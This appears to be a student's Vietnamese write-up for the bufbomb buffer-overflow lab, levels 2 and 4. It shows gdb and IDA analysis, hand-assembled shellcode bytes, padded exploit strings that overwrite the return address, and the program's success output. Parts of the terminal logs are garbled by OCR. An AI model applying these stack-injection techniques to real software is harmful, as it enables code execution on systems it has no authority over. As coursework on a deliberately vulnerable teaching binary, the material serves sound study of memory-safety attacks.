Level 2:

- Level này yêu cầu thực thi hàm bang. Hàm này so sánh giá trị cookie với một biến toàn cục global_value được gán bằng 0. Nếu 2 giá trị này bằng nhau thì sẽ khai thác được thành công. Vì giá trị này không nằm trên stack nên không thể thực hiện ghi đè giá trị.
- Ta sẽ tìm địa chỉ của biến global value bằng IDAPro
  Jump->Jump by name->Search global_value

```
.bss:80270160                 public global_value
.bss:80270160 global_value    dd ?                    ; DATA XREF: .text:8026A99F↑r
.bss:80270160                                         ; .text:8026A9AF↑r ...
```

- Ta thấy nó nằm tại địa chỉ 0x80270160
- Ta cần tìm địa chỉ trả về mới sẽ là địa chỉ bắt đầu lưu chuỗi exploit trong stack. Địa chỉ này chỉ xác định trong lúc chương trình chạy nên ta cần debug breakpoin ở getbuf để xem vị trí chính xác của buf

```
hiet-20521957@20521957:~/Downloads$ gdb bufbomb
NU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
opyright (C) 2020 Free Software Foundation, Inc.
icense GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
his is free software: you are free to change and redistribute it.
here is NO WARRANTY, to the extent permitted by law.
ype "show copying" and "show warranty" for details.
his GDB was configured as "x86_64-linux-gnu".
ype "show configuration" for configuration details.
or bug reporting instructions, please see:
http://www.gnu.org/software/gdb/bugs/>.
ind the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

or help, type "help".
ype "apropos word" to search for commands related to "word"...
eading symbols from bufbomb...
No debugging symbols found in bufbomb)
```

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bufbomb...
(No debugging symbols found in bufbomb)
(gdb) break getbuf
Breakpoint 1 at 0x8026b0de
(gdb) run -u 19570651
Starting program: /home/thiet-20521957/Downloads/bufbomb -u 19570651
Userid: 19570651
Cookie: 0x373a972a

Breakpoint 1, 0x8026b0de in getbuf ()
(gdb) disassemble getbuf
Dump of assembler code for function getbuf:
   0x8026b0d8 <+0>:     push   %ebp
   0x8026b0d9 <+1>:     mov    %esp,%ebp
   0x8026b0db <+3>:     sub    $0x28,%esp
=> 0x8026b0de <+6>:     sub    $0xc,%esp
   0x8026b0e1 <+9>:     lea    -0x28(%ebp),%eax
   0x8026b0e4 <+12>:    push   %eax
   0x8026b0e5 <+13>:    call   0x8026ab88 <Gets>
   0x8026b0ea <+18>:    add    $0x10,%esp
   0x8026b0ed <+21>:    mov    $0x1,%eax
   0x8026b0f2 <+26>:    leave
   0x8026b0f3 <+27>:    ret
End of assembler dump.
(gdb) info registers ebp
ebp            0x556836c0          0x556836c0 <_reserved+1038016>
```

- Ta thấy ebp=0x556836c0 ta dùng giá trị ebp này để tính tiếp vị trí của thể của chuỗi buf bằng cách trừ đi 0x28 = 0x55683698

```
1 movl $0x373a972a, (0x80270160)
2 push $0x8026a999
3 ret
```

- Ta biết được địa chỉ hàm cần thực thi là 0x8026a999 bằng IDAPro
- Sau đó ta sẽ viết chuỗi exploit tương ứng để truyền cookie vào ô nhớ của biến toàn cục.
- Ta sẽ dùng objdump để chuyển chuỗi exploit về thành những byte code để đưa vào bufbomb

```
thiet-20521957@20521957:~/Downloads$ objdump -d code3.o

code3.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 01 27 80 2a    movl   $0x373a972a,0x80270160
   7:   97 3a 37
   a:   68 99 a9 26 80          push   $0x8026a999
   f:   c3                      ret
```

- Chuỗi exploit sẽ là

Open | Input3.txt ~/Downloads | Sav

```
1 c7 05 60 01 27 80 2a
2 97 3a 37
3 68 99 a9 26 80
4 c3
5 49 49 49 49 49 49 49 49 49 49
6 49 49 49 49 49 49 49 49 49 49
7 49 49 49 49 49 49 49 49
8 98 36 68 55
```

- Kết quả khu truyền chuỗi exploit vào bufbomb

```
   f:   c3                      ret
thiet-20521957@20521957:~/Downloads$ ./hex2raw < Input3.txt | ./bufbomb -u 1957
0651
Userid: 19570651
Cookie: 0x373a972a
Type string:Bang!: You set global_value to 0x373a972a
VALID
NICE JOB!
thiet-20521957@20521957:~/Downloads$
```

Level 4:

Như những level trc ta cần chuỗi exploit dài ít nhất 48 bytes, trong đó các byte từ 45 đến 48 chứa địa chỉ trả về trong đó nội dung exploit thực hiện các công việc sau:


- Gán cookie tương ứng giá trị trả về: movl $0x373a972a, %eax
- Khôi phục trạng thái bị gián đoạn là %ebp của hàm gọi getbuf – test.

```
.text:8026A9F4                  push    ebp
.text:8026A9F5                  mov     ebp, esp
.text:8026A9F7                  sub     esp, 18h
.text:8026A9FA                  call    uniqueval
.text:8026A9FF                  mov     [ebp+var_10], eax
.text:8026AA02                  call    getbuf
.text:8026AA07                  mov     [ebp+var_C], eax
.text:8026AA0A                  call    uniqueval
.text:8026AA0F                  mov     edx, eax
```

- Từ đoạn code của hàm test ta có %ebp = %esp + 24 = %esp + 0x18
  ➔ Đoạn code tương ứng để khôi phục %ebp:
  Lea $0x18(esp), %ecx
  Mov %ecx, %ebp
- Đưa giá trị trả về đúng vào stack và thực hiện lệnh ret để trở về test
- Từ đoạn mã assembly trên ta cũng có được địa chỉ trả về đúng sau khi gọi getbuf là 0x8026AA07
- Dump ra ta có byte code sau


```
hehe@hehe-VirtualBox:~/Documents$ objdump -d code4.o

code4.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 2a 97 3a 37          mov    $0x373a972a,%eax
   5:   8d 4c 24 18             lea    0x18(%esp),%ecx
   9:   89 cd                   mov    %ecx,%ebp
   b:   68 07 aa 26 80          push   $0x8026aa07
  10:   c3                      ret
hehe@hehe-VirtualBox:~/Documents$
```

- Chuyển qua chuỗi exploit



- Và kết quả thu được:

-


hehe@hehe-VirtualBox:~$ cd ./Documents
hehe@hehe-VirtualBox:~/Documents$ gedit input4.txt
hehe@hehe-VirtualBox:~/Documents$ ./hex2raw < input4
bash: ./bufbomb: No such file or directory
bash: ./hex2raw: No such file or directory
hehe@hehe-VirtualBox:~/Documents$ cd ./Documents/lab5
bash: cd: ./Documents/lab5: No such file or directory
hehe@hehe-VirtualBox:~/Documents$ cd ./lab5
hehe@hehe-VirtualBox:~/Documents/lab5$ ./hex2raw < in
70651
Userid: 19570651
Cookie: 0x373a972a
Type string:Boom!: getbuf returned 0x373a972a
VALID
NICE JOB!
hehe@hehe-VirtualBox:~/Documents/lab5$